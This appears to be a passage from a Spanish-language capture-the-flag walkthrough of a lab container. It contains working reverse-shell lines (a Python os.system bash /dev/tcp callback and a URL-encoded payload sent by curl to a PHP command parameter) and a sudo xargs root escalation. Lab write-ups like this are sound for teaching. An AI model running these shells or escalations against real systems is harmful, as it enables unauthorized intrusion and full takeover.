
```
import os

os.system("bash -c 'bash -i >& /dev/tcp/192.168.0.26/4444 0>&1'")
```

Nos ponemos a la escucha por nc 4444, ejecutamos

xerosec@aeedddccdab2:/tmp$ sudo -u mario /usr/bin/python3 /tmp/script.py

y obtenemos conexión

```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 54414
mario@aeedddccdab2:/tmp$


Volvemos a tratar la TTY


En /home/mario tenemos un .txt

mario@aeedddccdab2:/home$ cd mario
mario@aeedddccdab2:~$ ls
ServerDeS4vitar.txt
mario@aeedddccdab2:~$

mario@aeedddccdab2:~$ cat ServerDeS4vitar.txt
Acordarme de usar la sintaxis index.php?cmds4vi=id para ejecutar comandos en
el server http de S4vitar
mario@aeedddccdab2:~$

Revisando los procesos que se están ejecutando


mario@aeedddccdab2:~$ ps -aux
```




```
s4vitar          36  0.0  0.0 200576  1060 ?        Ss   13:43   0:02 php -S

localhost:9999
```

Nos ponemos a la escucha con nc en el 5555

Accedemos al servidor para enviar una solicitud con curl con la

url codificada y una reverse shell

curl

"http://localhost:9999/index.php?cmds4vi=bash%20-c%20'bash%20-i%20%3E%

26%20%2Fdev%2Ftcp%2F192.168.0.26%2F5555%200%3E%261'"

Nos hacemos s4vitar

```
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 38724
bash: cannot set terminal process group (36): Inappropriate ioctl for device
bash: no job control in this shell
s4vitar@aeedddccdab2:/opt/web$
```

Buscamos permisos sudo

```
s4vitar@aeedddccdab2:/opt/web$ sudo -l
sudo -l
Matching Defaults entries for s4vitar on aeedddccdab2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User s4vitar may run the following commands on aeedddccdab2:
    (root) NOPASSWD: /usr/bin/xargs
s4vitar@aeedddccdab2:/opt/web$
```

Consultando en https://gtfobins.github.io/gtfobins/xargs/#sudo

sudo xargs -a /dev/null sh

```
s4vitar@aeedddccdab2:/opt/web$ sudo xargs -a /dev/null sh
sudo xargs -a /dev/null sh
whoami
root
```